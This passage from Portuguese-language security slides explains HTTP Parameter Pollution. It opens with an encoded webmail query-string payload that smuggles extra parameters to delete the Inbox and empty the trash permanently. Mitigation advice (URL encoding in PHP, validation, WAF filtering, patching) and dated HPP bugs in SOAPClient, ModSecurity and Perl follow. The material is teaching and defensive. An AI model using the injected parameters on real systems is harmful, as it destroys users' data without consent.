Inbox&order=down&tt=245&pSize=25&startMid=0

%2526cmd=fmgt.emptytrash

%26DEL=1%26DelFID=Inbox%26cmd=fmgt.delete
```

• Esta operação apaga o conteúdo da pasta Inbox (envia para a Lixeira) e esvazia a Lixeira (apaga em definitivo as mensagens)

Mitigando Ataques de HPP

- Atentar, na criação das URLs, para a interpretação dos parâmetros das requisições HTTP (**codificar as URLs** e não traduzi-las para HTML).

- Exemplo (php) :: Codificação da URL (recomendado)

```
<a href="/?startmid="
<?=urlencode($_GET['startMid'])?>&id=4">View</a>
```

- Exemplo (php) :: Tradução para HTML (não recomendado)


```
<a href="/?startmid="
<?=htmlspecialchars($_GET['startMid'])?>&id=4">View</a>
```

Mitigando Ataques de HPP

- Em linhas gerais, os ataques baseados em HPP são falhas no processo de validação de entradas de dados (como os * Injection), tendo o processo de mitigação que passar pela análise dos delimitadores de "query strings"
- Todas as tentativas de mitigação passam pelo conhecimento de como cada aplicação trata as "query strings"
- Escolha (e conhecimento) da tecnologia utilizada
- Validação de dados (análise de entradas "estranhas")
- Filtragem (nível de aplicação) = WAF (Firewalls de Aplicações Web)
- Atualizar serviços e aplicar patches sempre é uma das ações obrigatórias


HPP :: Bugs Relacionados em SOAPClient

- Sistema Operacional Afetado: Linux Debian Lenny
- Reportado em 22/07/2009
- Corrigido em 11/08/2009




HPP :: Bugs Relacionados em ModSecurity

- Sistemas Vulneráveis: Versões do Firewall de Aplicação ModSecurity
- Reportado em 12/06/2009




HPP :: Bugs Relacionados em Perl



- Sistema Operacional Afetado: Linux (todos)
- Reportado em 30/04/2006
- Corrigido em 30/11/2007

